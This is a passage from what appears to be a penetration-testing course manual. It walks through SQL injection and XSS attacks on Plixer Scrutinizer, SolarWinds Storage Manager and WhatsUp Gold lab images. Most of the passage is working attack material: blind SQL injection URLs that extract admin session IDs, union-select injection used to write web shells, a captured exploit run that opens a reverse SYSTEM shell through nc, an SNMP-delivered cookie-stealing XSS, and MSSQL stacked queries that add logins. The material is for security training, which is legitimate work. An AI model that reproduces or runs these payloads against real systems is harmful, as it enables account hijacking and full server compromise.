// Construct & return JSON
if ($_REQUEST['getPermissionsAndPreferences']){
    echo getPermissionsAndPreferences(
        array(
            'user_id' => $_REQUEST['getPermissionsAndPreferences'],
            'session_id' => $_REQUEST['session_id'],
            'db' => $db,
            'session_check' => 1
        )
    );
}
else if ($_REQUEST['setSkin']){
    echo setUserSkin(
        array(
            'db' => $db,
            'user_id' => $_REQUEST['user_id'],
            'skin' => $_REQUEST['setSkin']
        )
    );
}
```

Figure 105 - The vulnerable code in login.php

We can see that if the code will check for the 'setSkin' GET variable and if it is present, it will pack user supplied values 'user_id' and 'setSkin' into an array and call the 'setUserSkin()' function.

```
function setUserSkin($args){
    $db = $args['db'];

    $result = $db->query("
UPDATE plixer.userpreferences
SET setting = '$args[skin]'
WHERE prefCode = 'skin'
AND users_id = $args[user_id]");
}
```

Figure 106 - The vulnerable function, where the SQL Injection is

We can see that user supplied values are being directly used in an UPDATE statement! We can test this by using the following query and seeing a 10 delay in the server response:


```
http://192.168.100.16/d4d/login.php?setSkin=1&user_id=sleep(10)
```

Figure 107 – PoC for SQL Injection

Of course, we could change the code slightly to show where we are injecting into by adding the following change to login.php just before the statement is executed on line 48:

```
echo "UPDATE plixer.userpreferences SET setting = '$args[skin]' WHERE prefCode =
'skin' AND users_id = $args[user_id]";
```

Figure 108 – The SQL Statement for the Injection



UPDATE plixer.userpreferences SET setting = '1' WHERE prefCode = 'skin' AND users_id = awae

Figure 109 – Printing out the SQL statement

Now, we will be able to see the query when we execute it

3.2.3 SQL Injection 102

Previously we covered SQL Injection techniques at a high level, now we are going to hone in and focus on the specific SQL Injection class called “inference” or “blind”. You will notice from the previous test injection just using sleep(10), that no page response occurs indicating that this is a “true blind” SQL Injection. We cannot see a page response, so the only way to get a result is by using time.

In older versions of MySQL, there was no access to the ‘sleep()’ function. Whilst this is not relevant for us, we felt like it was important to point this out. So how would you inject an SQL query where sleep() doesn’t exist?

Previously, attackers used explicit functions combined with a branching function to cause a delay. This essentially means any functions that naturally cause a delay when used with a long string.

In MySQL you can use a branching function such as IF() like so:

```
SELECT IF(expression, true, false)
```

Figure 110 – if condition

So you can say, if [insert condition], do this, else, do this. This gives an attacker a lot of control, as it means they can perform inference based testing using a true blind. But how does an attacker cause a delay when they don't have the sleep() function available to them?

```
BENCHMARK(times, function)
```

Figure 111 – The sleep() function replacement

We can use MySQL's internal function “benchmark” which executes a function x number of times. The purpose of this is to induce a large enough time to make a noticeable difference. We cannot specify a set time like the ‘sleep()’ function, so depending on performance load of the current MySQL target, function

called and number of times specified, delay times will change. Combining all these elements, we can build a query like so:

```
if(substring(user(),1,1)=chr(114), BENCHMARK(5000000, encode('string','key'), null)
```

Figure 112 – Constructing logic in the statement

This will essentially say, if the first character of the user is 'r', cause a delay by executing the encode('string','key') function 5000000 times (symmetrically encrypting the string 'string' with the value 'key'), else do nothing. But lucky for us, we don't have to worry about such nonsense in this case! We can just as easily do:

```
if(substring(user(),1,1)=chr(114), sleep(5), null)
```

Figure 113 – char comparison

Which will just cause the database server to sleep for exactly 5 seconds. This is much easier for exploitation because it provides attackers a reliable and measurable way to determine inferences.

3.2.4 Enumerating Sensitive Data

By now, it should have occurred to you that you can use either the 'user_id' parameter or the 'setSkin' parameter for the injection attack. Since we are performing a white-box attack, we have the ability to enumerate database information to find some useful data to extract. If we were auditing this application from a black-box perspective, we would have to extract the metadata database names, tables, and columns from the information_schema database. We will note, since we are attacking the newer version of Plixer, it now encodes the administrator's credentials and using base64 and a basic XOR encoder.

```
mysql> select * from users;
+----+-----+-----+-----+-----+
| id | name  | pwd      | defaultSec | firstLogin |
+----+-----+-----+-----+-----+
|  1 | admin | Iw0BBgo= |          1 |           0 |
+----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Figure 114 - Base64 encoded and XOR'ed password

Also, upon further database analysis, we will also note that session information is also stored in the database and is never actually destroyed, even when the user logs out!

```
mysql> select user_id, session_id from sessions;
+-----+-----+
```

```
| user_id | session_id |
+-----+-----+
|      1 | YOS2OpktNlvmYk5J |
+-----+-----+
1 row in set (0.00 sec)
```

Figure 115 – Analyzing the session data in the db

So, in order to attack this application, we will need to create queries to be able to pull this information from the database. Since the session_id is short and does not require us to decrypt the password to login, it makes sense for us to target this data.

```
http://192.168.100.16/d4d/login.php?setSkin=1&user_id=if(ascii(substring((select+ses
sion_id+from+sessions+limit+0,1),1,1))=89,sleep(5),null)
```

Figure 116 – Extracting data from the database

The above query looks complex, so let's break it down.

1. We use limit 0,1 to limit the number of rows, 0 being the starting position and 1 being the number of rows. Since the admin user is the only user that is created when installing the application, the first session stored in the database will **always** be the administrator account, so we can assume its associated user_id is 1.
2. The 'ascii()' function is used to cast the result to its decimal form, making it easier for exploitation.
3. As mentioned previously, the 'substring()' function is used to extract a single char starting at position one.

In summary, the above query will cause the server to sleep for 5 seconds if the first char extracted from the session_id is 'Y'. So in order to get the next char from the database, we could do a request like this:

```
http://192.168.100.16/d4d/login.php?setSkin=1&user_id=if(ascii(substring((select+ses
sion_id+from+sessions+limit+0,1),2,1))=79,sleep(5),null)
```

This will cause the database to sleep for 5 seconds if the second char extracted from the session_id is 'O'.

3.2.3.1 Course Work: Session Theft

Questions:

- List the reasons why an attacker might prefer to steal the sessions from the database.

- What type of encryption is used for the passwords?

Exercise:

- Write an automated script that will extract the complete session_id.

Extra Mile Exercise:

- Run your completed script against the application and time the complete execution. Now, using sqlmap, do the same and measure the time. Which is faster? How can you improve your code to be faster than sqlmap?

3.2.4 Getting Code Execution

Since this is an update statement, it has occurred to us that we are limited with our attack. As it stands, we are only able to perform select statements. We have extracted the session_id out of the database and now we can perform requests as administrators. An alternative approach is to extract the encrypted passwords from the database and use the hardcoded encryption key to decrypt them. The weakness with this application is that it uses symmetric encryption with a static key across installations.

Some time ago, another security researcher named Brandon Perry released some details regarding post authentication vulnerabilities affecting Dell SonicWall Scrutinizer 11.01²⁵. The vulnerabilities that he released allowed post authentication remote code execution leveraged by SQL Injection. The vulnerability we are sharing today is unique from that research and was found internally at Offensive Security.

Let's begin. On lines 40-47 within html/d4d/dashboards.php we see

```
}else if ($_REQUEST['deleteTab']){
    deleteTab(
        array(
            deleteTab => $_REQUEST['deleteTab'],
            db => $db,
            userid => $userid
        )
    );
};
```

Figure 117 – A call to the deleteTab() function using user controlled data

²⁵ <https://gist.github.com/brandonprry/76741d9a0d4f518fe297>

We can see that the code filters through a if/else statement and calls deleteTab() using user controlled input from \$_REQUEST.

Now on lines 92-101 we see the function deleteTab()

```
function deleteTab($args){
    $db = $args['db'];
    $userid = $args['userid'];
    $wasDefault = 0;
    $qry = "
SELECT isDefault
FROM plixer.myview_tabs
WHERE id = ".$args['deleteTab'];
    $result = $db->query($qry);
```

Figure 118 – The vulnerable code

We can see that our parameter is directly inserted into the query and allows for SQL Injection. Also, since this is a SELECT statement, we can now (ab)use the “into outfile” method of exploitation to write a web based PHP shell to gain SYSTEM.

Therefore, a simply PoC will look like this:

```
http://192.168.100.16/d4d/dashboards.php?deleteTab=1+union+select+1
```

Figure 119 – A union select SQL Injection

3.2.1.1 Course Work: Remote Code Execution

Exercise:

- Using the vulnerability, write a web based PHP shell and use a relative path ONLY for exploitation. Why would we prefer to use a relative path?

3.3 Further Reading

- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.davidlitchfield.com/lateral-sql-injection.pdf>
- https://www.owasp.org/index.php/Testing_for_MySQL
- <http://www.cdrummond.qc.ca/cegep/informat/Professeurs/Alain/files/ascii.htm>
- <http://www.sql-ref.com/>
- <http://www.unixwiz.net/techtips/sql-injection.html>

- <http://projects.webappsec.org/w/page/13246963/SQL%20Injection>
- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

4. SolarWinds Storage Manager 5.10

4.1 Getting Started

Boot up the VMware image containing the SolarWinds Storage Manager 5.10 installation.

Browse to the login page of the application and log in using the following credentials:

URL	Username	Password
http://storage:9000/	admin	<no password>

4.2 Attack Implementation

When assessing a web application, it is essential to leave no stone unturned, as you never know where some low-hanging fruit might be found. The first point of interaction in virtually every webapp will be the login page so keeping this in mind, on the login page of SolarWinds Storage Manager, we begin by trying to inject a single quote in the “username” field, receiving the following output.

Error

Storage Manager has encountered a problem:

```
org.springframework.jdbc.BadSqlGrammarException: StatementCallback; bad SQL
grammar [select * from user where LoginName = "" AND Password
='D41D8CD98F00B204E9800998ECF8427E' AND Login = 1 ]; nested exception is
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error
in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'D41D8CD98F00B204E9800998ECF8427E'
AND Login = 1' at line 1
```

Please contact your local administrator and report this problem.

Figure 120 - Verbose Error Thrown by Injecting a Single Quote

Looking more closely at the verbose error output, we see that the vulnerable login query is:

```
select * from user where LoginName ='' AND Password
='D41D8CD98F00B204E9800998ECF8427E' AND Login = 1
```

Figure 121 - The Vulnerable SQL Login Query

Request

Raw Params Headers Hex

```
POST /LoginServlet HTTP/1.1
Host: 172.16.175.147:9000
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 47

loginState=checkLogin&loginName=test'&password=
```

Response

Raw Headers Hex HTML Render

```
<p class="errortext">Storage Manager has encountered a
problem:</p>
<blockquote>
<p
class="errortext">org.springframework.jdbc.BadSqlGrammar
Exception: StatementCallback; bad SQL grammar [select *
from user where LoginName = 'test' AND Password
='D41D8CD98F00B204E9800998ECF8427E' AND Login = 1 ];
nested exception is
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException:
You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version
for the right syntax to use near
'D41D8CD98F00B204E9800998ECF8427E' AND Login = 1' at
line 1, column 1
]
</p>
</blockquote>
```

1 match

Figure 122 - Using burp to manually test the vulnerability

This is a textbook example of a “SQL Injection Login Bypass” attack, allowing a pretty straightforward path towards code execution.

Using the same methodology as we did in the Scrutinizer module, we can now try to enumerate the underlying database in order to better understand its structure. Unlike the Scrutinizer SQL injection vulnerability, we will not be able to use the **order by** trick to enumerate the column numbers due to the nature of the SQL statement. We will however be able to employ a **union select** statement, which provides the following error.

Request

Raw Params Headers Hex

```
POST /LoginServlet HTTP/1.1
Host: 172.16.175.147:9000
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 63

loginState=checkLogin&loginName=test'+union+select
1&password=
```

Response

Raw Headers Hex HTML Render

```
<blockquote>
<p
class="errortext">org.springframework.jdbc.BadSqlGrammar
Exception: StatementCallback; bad SQL grammar [select *
from user where LoginName = 'test' union select 1# AND
Password = 'D41D8CD98F00B204E9800998ECF8427E' AND Login
= 1 ]; nested exception is java.sql.SQLException: The
used SELECT statements have a different number of
columns</p>
</blockquote>
<p class="errortext">Please contact your local
administrator and report this problem.</p>
```

1 match

Figure 123 - Attempting to Find the Number of Columns

We can continue enumerating the number of columns by increasing the column numbers on the **union select** statement until we no longer receive an error. This happens with the SQL statement below.




Figure 124 - Finding the Exact Number of Columns, note that there is no error!

At this time, we can now conclude that there are 14 columns in the **user** table. This is all we need in order to attempt to write a file into the web root of the application.

As this web application is JSP based, we would need to write a JSP backdoor to upload. Fortunately, the Metasploit Framework makes this job easy for us. With a few tweaks, the payload should provide a working reverse shell.

```
[saturn:module-04 mr_mes python python_bypass.py 172.16.175.147 172.16.175.1 1111] [saturn:~ mr_mes$ nc -lv 1111]
[*] Solarwinds Storage Manager 5.1.0 Remote SYSTEM SQL Injection Exploit      Microsoft Windows [Version 5.2.3790]
[*] Vulnerability discovered by Digital Defence - DDIVRT-2011-39             (C) Copyright 1985-2003 Microsoft Corp.
[*] Offensive Security - http://www.offensive-security.com

[*] Sending evil payload
[*] Triggering shell
[*] Check your shell on 172.16.175.1 1111

saturn:module-04 mr_mes [C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

Figure 125 - Popping SYSTEM shells!

4.2.1 Course Work: Right in Front of Your Eyes

Exercise:

- Use the same methodology used in the Scrutinizer exploit to write a reverse JSP shell to the webserver file system and execute it.

4.3 Further Reading

- <http://dev.mysql.com/doc/refman/5.0/en/comparison-operators.html>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- [https://www.owasp.org/index.php/Testing_for_SQL_Injection_\(OTG-INPVAL-006\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-006))

5. WhatsUp Gold 15.02 Case Study

As described by the vendor, WhatsUp Gold (WUG) is an award-winning network monitoring software, which manages over 100,000 networks worldwide.

5.1 Getting Started

Boot up the VMware image containing the WUG application. Browse to the login page of the web interface and log in using the following credentials:

URL	Username	Password
http://wug/NmConsole	admin	admin

5.2 Web Related Attack Vectors

The WUG application will scan the network periodically, identify new machines, and import them into its database, together with any information extracted from the machines such as SMB, IP, and SNMP information. Wait, SNMP? Since SNMP values are easily configurable via conf files, we suspect that the application might not correctly sanitize (user controlled) SNMP entries on machines in the application scanning range.

5.3 Attack Implementation

In order to test our hypothesis, we configure our *snmpd.conf* file to contain values similar to the following.

```
rocommunity public
com2sec local localhost public
view systemview included .1.3.6.1.2.1.1
view systemview included .1.3.6.1.2.1.25.1.1
view systemview included .1 80
syslocation <script>alert(122)</script>
syscontact <script>alert(123)</script>
sysName <script>alert(124)</script>
```

Figure 126 - Inserting Malicious Entries into snmpd.conf

On Kali Linux, we then allow SNMP to listen on the external interface by removing the “127.0.0.1” address from */etc/snmp/snmpd.conf*.

DO NOT FORGET TO RESTART SNMPD after each change to its configuration file. Unnecessary WTFing, once again, will result in much abuse and mockery.

We run a new discovery scan and hope to see our code injected into the web interface (**Devices -> New Device**).




Figure 127 - The XSS Proof of Concept is Successfully Executed

After browsing the XSS'd interface, we notice that all of our injected fields are vulnerable, while the "123" alert pops up the most. This alert corresponds to the SNMP **sysName** value. We quickly clean up our SNMP configuration file to look like the following.

```
rocommunity public
com2sec local localhost public
view systemview included .1.3.6.1.2.1.1
view systemview included .1.3.6.1.2.1.25.1.1
view systemview included .1 80
syslocation In Your Sessionz
syscontact Your Local hax0r
sysName HAXOR<script>alert(document.cookie)</script>
```

Figure 128 - Editing snmpd.conf to Pop Up the Victim's Cookie

We restart the SNMP service on our attacking machine, rescan its IP, and are greeted with the following.




Figure 129 - The Cookie is Reflected Back to the Victim

5.3.1 Course Work: Alert("SNMP Rules, Again")

Exercise:

- Recreate the attack described above on your virtual machine. Configure SNMP as needed on your attacking box and inject a remote JavaScript include from your attacking web server. The included script should make the current **document.cookie** pop up.

5.4 WhatsUp Gold, Round 2 – SQL Injection

Now that we have found a reliable attack vector and are in control of it, it's time to think about escalating this attack. During the installation of this program, we noticed that WUG uses the **sa** MSSQL user to access the database. If we could find a quick SQL injection within the ASP pages, we would end up with a "quick kill".

In order to find some hopefully interesting SQL queries, we run a crude search for source files containing instances of the strings *sql* or *EXEC* and come up with the following list.

```
grep -r EXEC * |grep -i sql|cut -d":" -f1 |grep \.asp
Nm.Web.UI/CoreNm/Tools/DlgDiagnostic/DlgDiagnosticResult.asp
Nm.Web.UI/NetFlow/Reports/Common/DlgSelectInterfaceFromHost/AjxGetSearchResults.asp
Nm.Web.UI/NetFlow/Reports/Common/DlgSelectInterfaceFromHost/AjxGetSearchResults.asp
Nm.Web.UI/Reports/Full/Group/Performance/RptGroupCustomPerfMonitors/RptGroupCustomPerfMonitors.asp
Nm.Web.UI/Reports/Workspace/Virtualization/WrVMwareHostList/WrVMwareHostList.asp
NmConsole/CoreNm/Tools/DlgDiagnostic/DlgDiagnosticResult.asp
NmConsole/NetFlow/Reports/Common/DlgSelectInterfaceFromHost/AjxGetSearchResults.asp
NmConsole/NetFlow/Reports/Common/DlgSelectInterfaceFromHost/AjxGetSearchResults.asp
NmConsole/Reports/Full/Group/Performance/RptGroupCustomPerfMonitors/RptGroupCustomPerfMonitors.asp
NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList/WrVMwareHostList.asp
```

Figure 130 - Searching for Interesting Data in the Source Code

A quick analysis of these files leads us to *WrVMwareHostList.asp*, where we see the code shown below.

```
<%@Language="JScript" %>
<%
var uniqueID = $("sUniqueID").value();

(function () {

    var sDeviceList =
decodeURIComponent(oAspForm.GetValueAsString("sDeviceList"));
    var sGroupList = decodeURIComponent(oAspForm.GetValueAsString("sGroupList"));
    var deviceIDs = [];
    var sPivotDeviceToGroupTable;
    var vmAdded = false;
    var hasValue = function (value) {
        return !(value === "" || value === "XXX");
    };

    if (hasValue(sDeviceList) === false && hasValue(sGroupList) === false) {
        sGroupList = "-1";
    }

    Js.initialize();
    $.tr().DeclareTranslation("NoVMHosts", "There are no VM Hosts in the
configured selection.");
    $.tr().DeclareTranslation("NoVMDevices", "There are no virtual devices
managed by this host.");
    $.tr().DeclareTranslation("NoHost", "This device is not a virtual host.");

    if (hasValue(sDeviceList)) {
        deviceIDs = sDeviceList.split(",");
    } if (hasValue(sGroupList)) {
        $.each(sGroupList.split(","), function (index, nDeviceGroupID) {
            sPivotDeviceToGroupTable = GetUniqueTempTableName();
            var records, sql;
            sql = "EXEC LoadDeviceGroup " + nDeviceGroupID + ", " +
Js.User.getUserIDForGroupAccess() + ", '" + sPivotDeviceToGroupTable + "' " +
```

```

"SELECT Device.nDeviceID " +
" FROM Device " +
" JOIN VMwareHostDevice " +
" ON VMwareHostDevice.DeviceID = Device.nDeviceID " +
" JOIN " + sPivotDeviceToGroupTable +
" ON Device.nDeviceID = " + sPivotDeviceToGroupTable +
".nDeviceID " +
" WHERE VMwareHostDevice.ServerType = 1 OR
VMwareHostDevice.ServerType = 2";
records = Js.Ado.select(sql);
$.each(records, function (index, record) {
    deviceIDs.push(record.nDeviceID);
});
}
%>
</script>

```

Figure 131 - Potentially Vulnerable Code in WrVMwareHostList.asp

5.4.1 Course Work: Find Me If You Can

Exercise:

- Search for SQL injection vulnerabilities in the above code. Identify and explain the vulnerability.
- Additional vulnerabilities may well exist in the code. Any additional vulnerabilities found will count as bonus points.

Simply browsing to the **WrVMwareHostList.asp** page reveals an SQL error as shown in Figure 28 below.




Figure 132 - A Helpful Verbose Error is Displayed

It seems we have a straightforward SQL injection where we are able to inject our commands directly into the SQL query. However, there is one nasty restriction, which will undoubtedly make our life harder during the exploitation process.

```
if (hasValue(sGroupList)) {  
    $.each(sGroupList.split(","), function (index, nDeviceGroupID)  
    ...  
}
```

Figure 133 - Code Snippet that Makes Injection Difficult

This means that any commas will terminate our injected query, thus disturbing complex queries. We will deal with this issue shortly.

5.5 Proving SQL Injection

Of course, we won't ignore our burning urge to verify this vulnerability before attempting to bypass our comma filter. We can attempt to inject queries such as the ones shown below.

```
WrVMwareHostList.asp?sGroupList=1;SELECT%20@@version--&sDeviceList=3
```

Figure 134 – Selecting the version from the database

```
WrVMwareHostList.asp?sGroupList=1;SELECT%20name%20FROM%20master..sysobjects%20WHERE%  
20xtype%20=%20'U'--&sDeviceList=3
```

Figure 135 - Attempting to Get Useful Results from the SQL Injection

As we are not able to see the output of successful queries, we will need to use a behavior-based test in order to verify this vulnerability.




Figure 136 – No printed result from the SQL Injection, even though it is working

We can use the **WAITFOR DELAY** command and see if the page “sleeps” for the given amount of time.

```
WrVMwareHostList.asp?sGroupList=1;WAITFOR DELAY '0:0:10'--&sDeviceList=3
```

Figure 137 - Using WAITFOR DELAY to Prove Successful Injection

5.5.1 Demonstrating the Comma Issue

Now that we have satisfied our thirst for SQL injection, we can better concentrate on bypassing the pesky restrictions we face. For example, if we try sending the following query, which is meant to add a MSSQL database user:

```
WrVMwareHostList.asp?sGroupList=1;EXEC sp_addlogin 'user','pass'--&sDeviceList=3
```

Figure 138 - Injection that 'Should' Add a User to the Database

We will see the following output:



Js.Ado().execute: An error occurred while attempting to execute the sql query.

